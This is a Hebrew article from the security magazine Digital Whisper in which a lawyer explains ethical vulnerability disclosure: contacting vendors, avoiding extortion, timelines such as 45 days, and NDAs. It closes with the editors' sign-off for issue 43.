מריוס אהרונוביץ' הוא ראש תחום אבטחת תקשורת בחברת אבנת אבטחת נתונים, מהנדס חשמל ומחשבים תואר שני ובעל הסמכת CISSP.

[3] https://www.pcisecuritystandards.org/documents/PCI_HSM_Security_Requirements_v2.pdf

פרסום חולשות - איך עושים את זה נכון?

מאת עו"ד יהונתן קלינגר

הקדמה

אז גיליתם פרצת אבטחה בשירות, תוכנה, מערכת, כור אטומי או מטוס סילון. המדריך הקצר הזה נועד עבורכם כדי להבין מהו תהליך Vulnerability Disclosure; תהליך אותו צריך לקחת כדי לגלות איך לפרסם פרצת אבטחה בצורה אתית, ושלא תגרום לכם לסיים את התהליך בכלא או בחובות קשים. שימו לב שבכל מקרה שבו גיליתם פרצת אבטחה משמעותית, אני ממליץ שתעזרו בעורך דין שיספק לכם ליווי צמוד לצורך הפעילות הזו, כיוון שלא אחת חברות שגילו על קיומן של פרצות ניסו לסתום אותן על ידי שימוש בעורכי דין שעמלו על השתקת חוקר האבטחה, ולא על ידי שימוש במתכנתים לתקן.

אז בוא נתחיל ב"מה לא לעשות אף פעם?"; כלומר, אם אתם הולכים לקרוא רק 200 מילים מהטקסט הזה, בבקשה תקראו את הפסקה הזו. אף פעם, אבל ממש אף פעם, אל תפנו לבד בצורה מזוהה לחברה שגיליתם אצלהם פרצה ותגידו להם "או שתשלמו לי מאה אלף שקלים או שאני מפרסם את פרצת האבטחה באינטרנט". מדוע? כי תהליך כזה עשוי להקרא "סחיטה באיומים"; והוא, על פי סעיף 428 לחוק העונשין, כזה: "... [ה]מאיים על אדם לפרסם או להימנע מפרסם דבר הנוגע לו או לאדם אחר, או מטיל אימה על אדם בדרך אחרת, הכל כדי להניע את האדם לעשות מעשה או להימנע ממעשה שהוא רשאי לעשותו, דינו - מאסר שבע שנים". כלומר, אם אני פונה לאדם מסוים, ואומר לו "אני יודע עלייך משהו, ואם תשלם לי אני לא אפרסם אותו", זו סחיטה באיומים.

לכן, המסקנה היא שאם גילית פרצת אבטחה, לבקש כסף עבור אי פרסום שלה זה פשוט הדבר הלא נכון לעשות. מכאן אפשר להתקדם לדיון ברצינות. המדריך הזה מבוסס על כמה טקסטים שחשוב שתקראו, בינהם המדריך של ה-EFF על נושאים שקשורים לחשיפת פרצות אבטחה, המדיניות של CERT בכל הנוגע לגילוי פרצות אבטחה, המדיניות של מיקרוסופט, ועוד כל מיני דברים שיוזכרו בהמשך.

למי המדריך הזה לא מיועד?

המדריך הזה גם לא מיועד לכל מיני חושפי שחיתות בעיני עצמם שחושבים שיהא זה אתי לפרסם פרצות Zero Day בפומבי בלי לתת לחברות את האפשרות לתקן את הפרצה, או לאנשים שרוצים לסחור בפרצות כאלו ולהרוויח כסף. המדריך הזה מיועד רק, ואך ורק, לאנשים שמעוניינים לדעת מה לעשות כאשר הם גילו פרצת אבטחה ולא רוצים להסתבך מבדרך שבה הם מגלים אותה לציבור ולאנשים הרלוונטיים.

עכשיו קחו בחשבון שיש עוד אנשים טובים שהמדריך הזה לא מיועד להם, וזה כאלה שמשתתפים בתכניות כמו Zero Day Initiative או Pwn2Own שמשלמות כסף טוב למי שכן מצליח למצוא פרצות. במצב כזה, יש הסכם מסחרי. גם בפרויקטים של קוד פתוח שמנוהלים עם Bug Tracker אפשר לדווח שם על הפרצות.

מתי אתה לא יכול בכלל לדבר על פרצות אבטחה שגילית?

התשובה הברורה היא כאשר יש לך הסכם סודיות עם החברה או כאשר היא המעסיק שלך. כלומר, אם אתה עובד במקום מסוים וגילית פרצת אבטחה, אתה צריך ללכת בצינורות המקובלים קודם כל. במצב שבו עובד יחליט לפרסם מידע של המעסיק שלו, אם הוא חתום על התחייבות לסודיות (וככל הנראה גם אם הוא לא), אשר עשויה לגרום לנזק למעסיק. בית הדין לעבודה פסק (בהקשר של סעיפי אי-תחרות, אולם) כי "תקנת הציבור היא שלא יהפוך העובד ל"סוס טרויאני" אשר בא בחצריו של מעסיקו - ויצא ממנו ונתח בידו" (עא 189/03 גירית נ' אביב).

מעבר לכך, בהתחשב בכך שעובד אשר מועסק בחברה חייב בנאמנות למעסיק, הרי שאלא אם מדובר במקרים בהם ישנה סכנה ברורה ומיידית לציבור, הרי שהעובד כלל אינו יכול לפרסם מידע החוצה (וראו סיכום יפה ב-EarthWeb, Inc. v. Schlack, 71 F. Supp. 2d 299 - Dist. Court, SD New York 1999, שדן בעיקר בסוגיית האי-תחרות).

מעבר לכך, אם אתה עובד עבור חברה ומספק שירותי תוכנה כאשר יש לך חובת סודיות, כדאי מאוד שתבדוק את ההסכמים ותתייעץ עם עורך דין לפני שאתה ממשיך בגילוי פרצות אבטחה.

איך לדווח על פרצת אבטחה?

אז קודם כל השאלה איך מדווחים על פרצת אבטחה. מתחילים את השאלה בשאלת משנה של האם לדווח קודם לציבור או קודם לחברה הנפגעת. התשובה לכך, בדרך כלל, היא שכל עוד אין סכנה מוחשית לחיי אדם או למערכות מחשב קריטיות בכך שהפרצה לא תחשף עכשיו, וכל עוד אין חשש שהפרצה כבר בשימוש של אחרים, כדאי לשקול קודם כל להתחיל עם החברה הנפגעת.

כאן צריך להחליט אחד משלושה דברים: או לפנות לבד, ובעילום שם, או לפנות בשמך המלא, או לפנות באמצעות גורם מתווך (כמו עורך דין). בלי קשר לאיך שהחלטתם לפנות, צריך לוודא שהתווך עד לחברה הנפגעת הוא לאדם הנכון בחברה. במצב כזה, כדאי לא להתחיל ב"גיליתי פרצת אבטחה, היא כך וכך, וזהו" אלא להתחיל בלהציג את עצמכם (בין אם על ידי המוניטין שלכם או על ידי מסמכים אחרים) ולספר על התחום שהבעיה נמצאת בו, לוודא שהאדם שהגעתם אליו הוא האדם הנכון בארגון (ולא כזה שידליף החוצה) ולראות שהוא אמין.

אחר כך, אני ממליץ, כדאי להחליף מפתחות PGP בין הצדדים. מדוע? כי אם פרצת האבטחה היא באמת רגישה, אז לא כדאי שמישהו בדרך יוכל לקרוא את הפרצה, נכון?

אחרי שמעבירים את הפרצה, כדאי לשמור על קשר עם החברה ולשאול אם אפשר לעזור.

חשוב מאוד, בשלב הזה, לא לעשות שני דברים: (1) לא לבקש כסף על גילוי הפרצה, ו(2) לא לבקש גישה לעוד מערכות כדי לחפש פרצות נוספות.

עכשיו, כדאי מאוד לחכות ולראות איך אפשר לעזור.

כמה זמן לחכות?

השאלה היא "לחכות למה?". אם לא קיבלתם תשובה להודעה הראשונה (זו שאין בה את הפירוט של הפרצה) בתוך שבוע, אני מציע שתבדקו אם היא בכלל הגיעה ליעד, ונסו שוב. הסיבה לכך, היא שאתה לא רוצה ללכת ולשחרר פרצה לעולם בלי שבדקת שהסיבה היתה שההודעה שלך נפלה לתיקיית הספאם של מישהו אחר.

עכשיו, אם הגעתם לשלב השני (שלחתם פרצה) ולא שמעת או ראיתם כלום במשך חודש, אז אולי כדאי להתחיל לנג'ס.

אם הגיעו 45 ימים, שזה המועד שרוב שאר החברות מציינות במדריכים שלהן (וזו הסיבה היחידה לדבוק לכך) ואף אחד לא ענה לכם (אחרי שפירטתם את הפרצה, לא לפני) אז אולי כדאי שתשקלו לעשות משהו אחר.

אחר כך, אם לא נתנו לי תשובה, איך לפרסם?

השאלה 'איך לפרסם?' היא שאלה שאין לה תשובה חד-משמעית. התשובה בדרך כלל היא "בזהירות", או "בזהירות מרובה". המחשבה צריכה להיות שאם יש דרך שאפשר לפרסם בה בלי לסכן אנשים קיימים, אז כדאי לעשות זאת. בואו נקח לדוגמא את החשיפה של ISE מלפני מספר חודשים, שמצאה מספר פרצות אבטחה רציניות בראוטרים. הדוגמא כאן היא בכוונה דוגמא קיצונית, כי ISE צרפו להדגמה שלהם קוד להרצה בכל אחד מהראוטרים כדי לחשוף את פרצות האבטחה עצמן, לדוגמא לראוטר הביתי שלי, יש לשלוח קוד HTML ולבצע השתלטות באמצעות CSRF, להפעיל אדמיניסטרציה מרוחקת ולתת גישה לשרת ה-FTP על הראוטר.

עכשיו, הדוגמא הזו היא רעה במיוחד כי היא מספקת בתוך החשיפה כבר את הקוד כדי לנצל את הפרצה.

דוגמא הרבה יותר טובה לאיך כן צריך לחשוף היא כזו שמספקת Proof of Concept, בה ניתן לראות את הפרצה, ניתן להבין איזו חולשה נוצלה, אבל אין בהכרח את הקוד המחייב כדי להשתמש בה. כלומר, אם אתה כמו קוסם טוב על הבמה, שלא מגלה את הטריק שלו למרות שכולם יודעים מה השיטה, אתה יכול גם למזער נזקים. דוגמא נכונה (לפחות חלקית) היא הדרך בה פורסמה פרצת האבטחה בחייגנים של Samsung לאחרונה. החוקר הצליח להדגים כיצד הפרצות עובדות וזאת בלי להציג בפני הציבור את קוד המקור; הדבר אפשר תיקון מהיר של פרצת האבטחה בלי לסכן את הציבור יותר מדי.

זכור, המטרה שלך כחוקר אבטחה היא לא לאפשר לאחרים להשתמש בפרצות האבטחה, אלא לגרום לכך שהן יסגרו. הסיבה היחידה שצריכה לגרום לך לפרסם פרצות אבטחה היא אם החברה שמנהלת את המוצר לא הסכימה לתקן פרצת אבטחה לתקופה מסוימת, עד כדי כך שזה מסכן את הציבור.

אם דורשים ממני לחתום על הסכם סודיות, מה לעשות?

ובכן, כאן השאלה היא מה המטרה שלך. אם המטרה שלך היא ליידע את הציבור ולוודא שהתקלה תעלם, אז ככל הנראה שלחתום על הסכם סודיות לא יהיה אופטימאלי אלא אם הפרצה תסגר. אם הפרצה נסגרה, ואתה נדרש לחתום על הסכם סודיות, כדאי מאוד שתוועץ בעורך דין.

אם אתה מרגיש שמנסים לרמוז לך בעדינות שאם לא תחתום אז ככל הנראה צפויה נגדך תביעה, אז ברור שהגיע הזמן להתייעץ עם עורך דין.

בגדול, חתימה על הסכם סודיות אינה דבר פסול: היא נועדה להבטיח את האינטרס של החברה שמידע כזה לא יגיע למתחריה ולא יגיע למי שרוצה לפגוע בחברה. אבל, צריך לזכור שכל עוד אתה לא עובד של החברה, ואתה עושה את מה שאתה עושה מתוך תפישה של טובת הציבור, אז צריך לשקול את השיקולים האלה בזהירות.

ומה אם אני רוצה כסף?

בגדול? הולך לחפש מדריך אחר. כלומר, היו מקרים שחוקרי אבטחה קיבלו כמה שקלים על מציאת פרצות; והיו מקרים שהם הועסקו אחר כך, אבל צאו מנקודת הנחה שאם אתם רוצים למכור פרצת אבטחה אז יש שווקים הרבה פחות הגונים לכך.

אז בואו נסכם

בשלב הראשון לפנות לחברה, בצורה מנומסת ולהציע את העזרה בפתרון. לא לבקש כסף, אף פעם, לא משנה מה, גם לא אם זה נראה לכם לגיטמי. אם לא עונים, לנסות שוב, אולי במקום אחר, אולי בטלפון. אם הכל מצליח, נהדר. אחרי שזה קרה, ואחרי שהכל בטוח תוקן, תפרסמו מה שאתם יכולים או רוצים, וגם אז בזהירות. אם לא הצלחתם לשכנע אותם לתקן, אז חכו לפחות 45 ימים, דברו עם עורך דין ותבדקו איך אפשר לחשוף בזהירות.

דברי סיום

בזאת אנחנו סוגרים את הגליון ה-43 של Digital Whisper. אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב- למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה אבודות כדי להביא לכם את הגליון.

אנחנו מחפשים כתבים, מאיירים, עורכים ואנשים המעוניינים לעזור ולתרום לגליונות הבאים. אם אתם רוצים לעזור לנו ולהשתתף במגזין Digital Whisper - צרו קשר! בנוסף, אנחנו עדיין מוסרים חתול מדהים בשם צ'ייסר, מי שמעוניין - שישלח מייל!

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il.

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

"Talkin' bout a revolution sounds like a whisper"

הגליון הבא ייצא ביום האחרון של חודש יולי.

אפיק קסטיאל,

ניר אדר,

30.06.2013